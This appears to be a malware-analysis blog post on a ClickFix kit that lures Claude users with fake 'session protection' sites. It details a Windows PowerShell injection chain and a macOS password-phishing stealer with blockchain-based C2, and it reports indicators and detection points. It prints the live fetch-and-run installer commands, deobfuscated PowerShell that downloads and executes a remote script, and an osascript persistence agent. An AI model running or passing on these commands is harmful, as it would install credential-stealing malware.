Inside a ClickFix kit built for Claude users
Thirteen websites promise "stable Claude sessions". They run the same kit and hand out the same one-line installer. On Windows it ends with a stealer injected into a Microsoft process. On macOS it installs a backdoor that asks for the login password and reads its server address from a smart contract on the Polygon blockchain.
The kit was found during a hunt for lookalike domains aimed at tech workers. This post is the full analysis. Every stage was recovered by downloading and reading it. Nothing was executed.
What the kit is
 real: claude.com
 lure: claudeprotect[.]com
The page does not clone Claude. It sells a tool around it: proxy routing, device fingerprint spoofing and a "WhitePersona verification bypass" for accounts asked to prove their identity. The visitor arrives on purpose, looking for a workaround, and expects to run something.
The page detects the operating system and fills a command box. The Copy button gives one of two lines:
powershell | WindowsIRM gitlab.com/dsy648ajd6ff/01a1e287-8de7-700c-802a-969604d519c9/-/raw/main/01a1e287-8de7-700c-802a-9696051416d5 | IEX/bin/bash -c "$(curl -A 'Mac OS X 10_15_7' -fsSL '<8 random hex>.opticademichoacan.com/?ublib=<uuid>')"; echo ""BotGuard: Answer the protector challenge. Ref: 73282Linux visitors get "In development."
A broad operation aimed at tech workers
- 13 domains, two operating systems, one command per OS shared by all sites.
- The audience is technical. The pitch is about proxies,
fingerprints and a CLI with a
doctorcommand. It targets people who use Claude enough to fight its account controls: developers. - The macOS side is a known crimekit. The same stealer family has been reported behind typosquats, a fake job interview and rogue browser extensions (Have I Been Squatted, TRUV.IS). This kit adds a lure built for one AI coding tool.
- The targets are workstations. Both payloads go after browser
sessions, saved passwords and password managers. The macOS one also collects
.env,.jsonand.cfgfiles from the Desktop, Documents and Downloads folders.
Dates, times and size

- 27 October, 18:07 UTC. The Polygon contract that holds the macOS
C2 address is deployed with
example.comas a placeholder. 16 minutes later it points todhsbdgs[.]icu. - 30 October, 13:44 UTC. Five lure domains registered at Spaceship in the same minute. Two more on 31 October at 16:29. The other six are on registries that do not publish creation dates.
- 27 October to 13 November. The C2 address changes five times:
dhsbdgs[.]icu,flocksro[.]xyz,ogxlhwb[.]xyz,zhxnmxcm[.]lol,spcigud[.]top. The wallet that deployed the contract also signed the first and the last update. - 9 November.
hazeldrift[.]cc, the Windows stage 2 host, is registered. - 16 November, 04:05 UTC. A new GitLab project for the Windows stage 1 is created and filled by script in 44 seconds.
- 16 to 17 November. The macOS stage 1 host moves three times in
24 hours.
sishi[.]storeon the 16th. On the morning of the 17th, half the sites point toelpaladin[.]netand half toopticademichoacan[.]com. By the afternoon all 13 use the second.
The operator keeps the lure domains and rotates what they point to. The lures were 3 weeks old on 17 November and blocked by none of Quad9, Cloudflare 1.1.1.2 or CleanBrowsing.
Pivoting on the kit
The hunt found one site, claudeprotect[.]com. Two things in it led to the
other twelve.
- The name. Brand plus a security word. "claude" times protect, guard, shield, lock, safe, armor, wall, keeper and similar words, times 60 common extensions, gives 11,520 names. Each was resolved, and the live ones were fetched.
- The page. The kit leaves fixed strings in every copy:
SERVER_INSTALL_COMMANDS,WhitePersonaandBotGuard: Answer the protector. Any page with them is the kit.

8 of the 13 never appeared in the registration feed used for the hunt. They were found
only because the pattern was guessed. The sites come in pairs per word
(claudearmor on .com and .live,
claudeguard on .online and .org...), and both
sites of a pair carry the same ublib value in the macOS command. That
value looks like an affiliate or campaign id. It changes several times a day.
Investigation
The landing page
The site is static: seven JavaScript files, one per job. A comment in one of them reads
Generated from config/downloads.json. Each site gets its own
SITE_CONFIG with a name, a domain and a CLI name:
window.SITE_CONFIG = Object.freeze({
  "siteName": "ClaudeProtect",
  "domain": "claudeprotect.com",
  "siteUrl": "https://claudeprotect.com",
  "cliCommand": "claudeprotect"
});
The server injects the real commands into the HTML. They override everything else:
js | inline, served by the serverwindow.SERVER_INSTALL_COMMANDS = {
"windows": "IRM gitlab.com/dsy648ajd6ff/.../01a1e287-8de7-700c-802a-9696051416d5 | IEX",
"macos": "/bin/bash -c \"$(curl -A 'Mac OS X 10_15_7' -fsSL '${usr_id}.opticademichoacan.com/?ublib=...')\"; echo \"\"BotGuard: ..."
};
window.LINUX_INSTALL_MESSAGE = "In development.";${usr_id}is replaced in the browser by 4 random bytes. Each visitor gets a different macOS hostname, which defeats a simple URL block.- The macOS
curlsends a fixed User-Agent, which suggests the host filters on it. - The trailing
echo "BotGuard: ..."prints a line that looks like a passed security check. - The fake terminal plays
claudeprotect doctorand reports "Proxy route configured, Device fingerprint consistent, Session connected".
The kit has a second module, switched off. "WhitePersona" asks the visitor to paste
their identity verification link from Persona (inquiry.withpersona.com).
It decodes the session token in the browser and, once enabled, builds a command that
sends the inquiry id and the session token to the operator's server. It is a ready
feature for stealing identity verification sessions.
Who built it
Three parts, three origins.
- The lure is custom. Its code is clean, commented in English, validates its inputs and handles mobile and accessibility cases. No public match was found.
- The macOS payload is the "Essential macOS Stealer", also reported
as Phexia. The modules print
Essential macOS StealerandBuild: GETWELLV2. Earlier reports list buildsNITRO,NITRO2andNITRO4. The contract uses the same getter and setter as the reported one, and the stealer falls back to the same IP,62.60.226.50. The contract and the deploying wallet are new. - The Windows chain (GitLab, PowerShell, an injector and a stealer dressed as a Realtek service) has no public match yet.
The macOS keychain dumper is a build of the open-source HackBrowserData. Its Go build
paths point to a home folder named xia. That is the only personal trace in
the samples. No actor is attributed here.
How it is deployed
- Lure domains are bought at Spaceship in batches and put behind Cloudflare. They are
spread over several Cloudflare nameserver pairs, which usually means several
accounts. Both
claudeshieldsites share one. - The two macOS hosts share one nameserver pair,
markandpeaches. One is a 2020 domain whose DNS moved to Cloudflare in December 2025, the other was registered on 1 July 2026. - The Windows stage 1 sits on a throwaway GitLab account (user id 44456760). The account has one project and three events: created at 04:05:22, pushed at 04:05:24 and 04:06:06 UTC.
- The macOS C2 lives in a contract. Taking down the C2 domain does nothing: the operator writes a new one to the chain and every infected Mac reads it.

A rule based on domain age catches the lure and the Windows hosts. It misses the macOS hosts, which are old or reused.
Windows: five stages to a fake Realtek service
Stage 1, GitLab, 586 KB. 330 lines of PowerShell, almost all of it arithmetic that evaluates to constants. Three lines matter:
powershell | stage 1$i9tgDH = [Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('aHR0cHM6Ly8=')) +
(-join @(0..13 | % { @('t','43ef','haze','5-7f4','17e','ad','ce.','0-6','-b','71ce','fe','ldrif','e27','01a1')
[@(13,12,3,9,8,5,7,10,1,4,6,2,11,0)[$_]] })) +
'.cc/install.ps1'
$rhgDzV.Arguments = '-NoProfile -ExecutionPolicy Bypass -Command "& (gcm ir*m) ' + $i9tgDH + ' | & (gcm i*x)"'
$rhgDzV.WindowStyle = 'Hidden'A hidden powershell.exe downloads
https://01a1e275-7f471ce-bad0-6fe43ef17ece.hazeldrift[.]cc/install.ps1
and runs it. The cmdlets are called through wildcards, so
Invoke-RestMethod and Invoke-Expression never appear.
Stage 2, hazeldrift[.]cc, 6.2 MB. One 1.9 MB line holds a byte array. Decoded, it gives 427,849 bytes under a repeating 24-byte XOR key:
xor keyAMSI_RESULT_NOT_DETECTEDThat is the value Windows' Antimalware Scan Interface returns for a clean scan. It is also a good detection string.
Stage 3, the injector, 332 lines.
- Decodes the payload from a 406,838-character string with a custom base85 alphabet.
- Walks the export table of
kernel32.dllin memory and finds seven functions by the FNV-1a hash of their name. - Builds the native calls with
Reflection.Emitin a dynamic assembly namedRuntimeHost. NoAdd-Type, no compiler process. - Starts
MicrosoftEdgeUpdate.exesuspended, or the 32-bitrundll32.exeif it is missing. - Writes the payload into it, queues it on the main thread, waits 0.5 to 2 seconds and resumes. This is Early Bird APC injection.
| FNV-1a | Function | Use |
|---|---|---|
1249643017 | CreateProcessA | start the host suspended |
2931164316 | VirtualAllocEx | allocate executable memory |
3221786346 | WriteProcessMemory | copy the shellcode |
2299245819 | QueueUserAPC | schedule it on the main thread |
3139559470 | ResumeThread | run |
4165922393 | TerminateProcess | cleanup on failure |
4206493797 | CloseHandle | cleanup |
Stage 4, the shellcode, 325,470 bytes. 32-bit position-independent code. It starts with a call over a data block, then a stub that:
- finds
kernel32.dllthrough the PEB and resolves seven functions by a hash seeded with0x6c6c6a62, - reads a header: unpacked size 704,512, packed size 322,891, a 128-byte XOR key,
- copies the packed data, XORs it with the key, and decompresses it with aPLib.
The same three steps, done in Python, give a 704,512-byte Windows executable. The size matches the header to the byte.
Stage 5, the final module. A 32-bit executable that pretends to be
RtkAudioService.exe, the Realtek HD Audio service:
- Realtek version information, manifest and product name copied in.
- Hundreds of audio and network driver phrases ("Beam Forming Microphone Array", "Jumbo Frame Size Limit") and fake log lines ("Audio engine started successfully") to look like a driver to a string scan.
- No import table and a zeroed compile timestamp. Functions are resolved at run time.
- A string table XORed with
0x5A:logins,SQLite format 3,"password":",passwordValue,chrome-extension://. Browser credential and password manager theft.
Its C2 configuration is encrypted with something stronger than a single-byte XOR and was not recovered. The family is not identified. A machine that ran the Windows command should be treated as compromised.
macOS: a backdoor that reads the blockchain
Stage 1, 100 KB. The host returns
osascript -e "$(echo "<base64>" | base64 -d)". Every string inside is
a list of numbers decoded by a small function: subtract the first number, ignore values
above 65535. Decoded, it writes a LaunchAgent and loads it:
<key>Label</key>     <string>com.Apple.lqmsodpzdwevelft</string>
<key>KeepAlive</key> <true/>
<key>RunAtLoad</key> <true/>
<key>ProgramArguments</key>
  /bin/bash -c "echo '<base64>' | base64 -d | osascript"
The capital A in com.Apple is the tell. Real Apple agents use
com.apple.
Stage 2, the agent. Same obfuscation, the key added instead of subtracted. It finds its server like this:
- download the list of public Polygon RPC endpoints from
chainlist.org, - call
getServerURL()(selector0x2686ecea) on contract0x3445fB8Df432320251f611e691fe6B0C6664C960, - decode the returned string, today
spcigud[.]top, - POST
txid=5573eeb21cc8190cc1f67ae59b8a8663&bmoduleto it and pipe the answer intoosascript.
The traffic goes to legitimate blockchain endpoints. Nothing points to the operator until the last step.
Stage 3, bmodule, the backdoor. Re-obfuscated on every download, so its hash is useless. It:
- reads the hardware UUID and the user name,
- checks the C2 answers
successtocheck, - shows a dialog titled "System Settings": "A password is required to continue:". It
tests each answer with
dscl . authonlyand asks again until the password is right, - writes the password in clear to
~/.xpass, - on first contact writes
~/.xuuidand runstccutil reset All, which wipes every privacy permission on the machine, - sends the list of installed non-Apple apps (
init), - then asks for a task every 120 seconds:
runloader(full stealer),runlight(light stealer) oropenshell(remote shell).
smodule, the full stealer, 124 KB. Chrome, Brave, Edge, Opera and
Firefox profiles, Safari cookies, 193 browser extension ids (wallets and password
managers), desktop wallets, the login keychain, Apple Notes, Telegram, and files from
Desktop and Documents. Zipped in /tmp and posted to
/upload.php, with 62.60.226.50 as fallback.
lmodule, the light stealer, 134 KB. It downloads a native helper,
/es-arm or /es-x86, removes the quarantine flag, signs it
ad hoc and runs dumpkeys --keychain-pw with the phished password. The
helper is HackBrowserData with its keychainbreaker module, so the keychain is decrypted
with the user's own password. The module also takes files under 0.5 MB from Desktop,
Documents and Downloads with these extensions: txt json dat md cfg env wallet pdf
ini, up to 10 MB. On a developer's Mac that is where .env files and
exported keys live.
Detection points
- Windows:
powershell.exe -WindowStyle Hidden -NoProfile
          -ExecutionPolicy Bypass
started by another PowerShell. Script block logs (event 4104) withSystem.Reflection.Emit.AssemblyBuilderandGetDelegateForFunctionPointer, orAMSI_RESULT_NOT_DETECTED. PowerShell creatingMicrosoftEdgeUpdate.exeor a bare 32-bitrundll32.exe. Realtek version strings in the memory of a process that is not Realtek's. - macOS:
osascriptorcurlsendingeth_callJSON to Polygon RPC hosts. A LaunchAgent namedcom.Apple.*. The files~/.xpassand~/.xuuid.tccutil reset Allordscl . authonlyrun byosascript. An ad-hoc signed binary in a temp folder run withdumpkeys. - Network: the 13 lure domains, and any page that serves
SERVER_INSTALL_COMMANDS.
What to do
- Block the lure domains and the contract's current and past C2 values.
- On a Mac that ran the command: the login password is known to the operator. Change
it, rotate everything in the keychain, the browsers and any
.envfile, and revoke publishing and cloud tokens. - On Windows: reinstall. The final module was not fully analysed.
- Watch the contract. Its next C2 value will show up there before it is used.
Indicators of compromise
The macOS modules are regenerated on every download, so they have no stable hash.
| Type | Value | Note |
|---|---|---|
| Domain | claudeprotect[.]com, claudewall[.]tech,
claudearmor[.]com, claudearmor[.]live,
claudekeeper[.]cc, claudeshield[.]cloud,
claudeshield[.]rest, claudeguard[.]online,
claudeguard[.]org, claudelock[.]eu,
claudelock[.]live, claudesafe[.]chat,
claudesafe[.]life |
Lure sites |
| URL | gitlab[.]com/dsy648ajd6ff/* |
Windows stage 1, GitLab user id 44456760 |
| Domain | *.hazeldrift[.]cc |
Windows stage 2, /install.ps1 |
| Domain | *.opticademichoacan[.]com, *.elpaladin[.]net,
*.sishi[.]store |
macOS stage 1 hosts |
| Contract | 0x3445fB8Df432320251f611e691fe6B0C6664C960 (Polygon) |
macOS C2 resolver, deployed 2026-10-27 |
| Wallet | 0x520b6bfa0e9b94ff2f2ba13b30387d8306d5922a |
Deployed the contract, signed C2 updates |
| Domain | spcigud[.]top, zhxnmxcm[.]lol,
ogxlhwb[.]xyz, flocksro[.]xyz,
dhsbdgs[.]icu |
macOS C2, newest first |
| IP | 62.60.226.50 |
macOS exfiltration fallback |
| String | 5573eeb21cc8190cc1f67ae59b8a8663 |
macOS campaign txid |
| String | AMSI_RESULT_NOT_DETECTED |
XOR key, Windows stage 2 |
| SHA-256 | 2092d12e81500f977eeb4c2c850a7fc76cfc17a61979d4708531c0a17c31d77a |
Windows stage 1, unchanged 16 to 17 November |
| SHA-256 | 8a01bfe906fe336b3572c5143d8725e0a96934a73bfa87b6abd009a1aada8954 |
Windows stage 2 |
| SHA-256 | 6dcb8d5911b901814b65af603001ffeca975c3881ed92f43d0f8376b980d3b24 |
Windows stage 3, injector |
| SHA-256 | f8c1b12969edcd2c1678c3a9e5bec7b9cf535b2dd4cc0ea33d561b6496b96906 |
Windows stage 4, shellcode |
| SHA-256 | 2bcf2da818dd02e98d41c0083f256e01a8ff547b8a68b8496681a6f652e964bf |
Windows stage 5, fake RtkAudioService.exe, in memory only |
| SHA-256 | 7251c53200d024c742d7c7b999d339f4090f9624016c19e5468e83a876ae2afd |
es-arm, keychain dumper |
| SHA-256 | e146b8bd3e6d4b345317b6f02b9b474c3ae2051086204b8d8ac51874012c001b |
es-x86, keychain dumper |